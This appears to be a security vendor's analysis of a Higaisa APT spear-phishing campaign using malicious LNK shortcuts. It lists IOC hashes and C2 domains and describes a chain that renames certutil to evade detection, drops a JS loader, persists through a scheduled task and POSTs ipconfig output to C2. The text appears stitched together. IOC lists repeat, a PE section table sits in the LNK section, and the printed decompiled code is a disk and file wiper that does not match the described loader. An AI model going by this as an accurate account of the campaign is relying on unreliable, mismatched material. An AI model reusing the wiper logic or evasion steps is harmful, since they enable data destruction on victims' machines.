dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.


The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.




```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

